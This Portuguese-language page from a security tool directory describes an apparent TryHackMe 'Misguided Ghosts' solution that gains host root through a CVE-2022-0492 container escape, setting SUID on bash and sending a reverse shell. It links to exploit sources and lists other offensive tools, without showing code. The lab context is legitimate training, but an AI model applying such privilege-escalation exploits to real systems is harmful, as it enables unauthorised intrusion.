
Misguided Ghosts do TryHackMe

Usuário root na máquina host comprometido ao definir SUID para o bash; também enviou uma reverse shell.

Fontes:

  • https://github.com/puckiestyle/CVE-2022-0492
  • http://mon0dy.top/2022/04/16/%E8%BF%91%E6%9C%9FLinux%E5%86%85%E6%A0%B8%E6%8F%90%E6%9D%83%E6%BC%8F%E6%B4%9E%20exp%E6%B1%87%E6%80%BB/#cve-2022-0492
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    339
  • 5

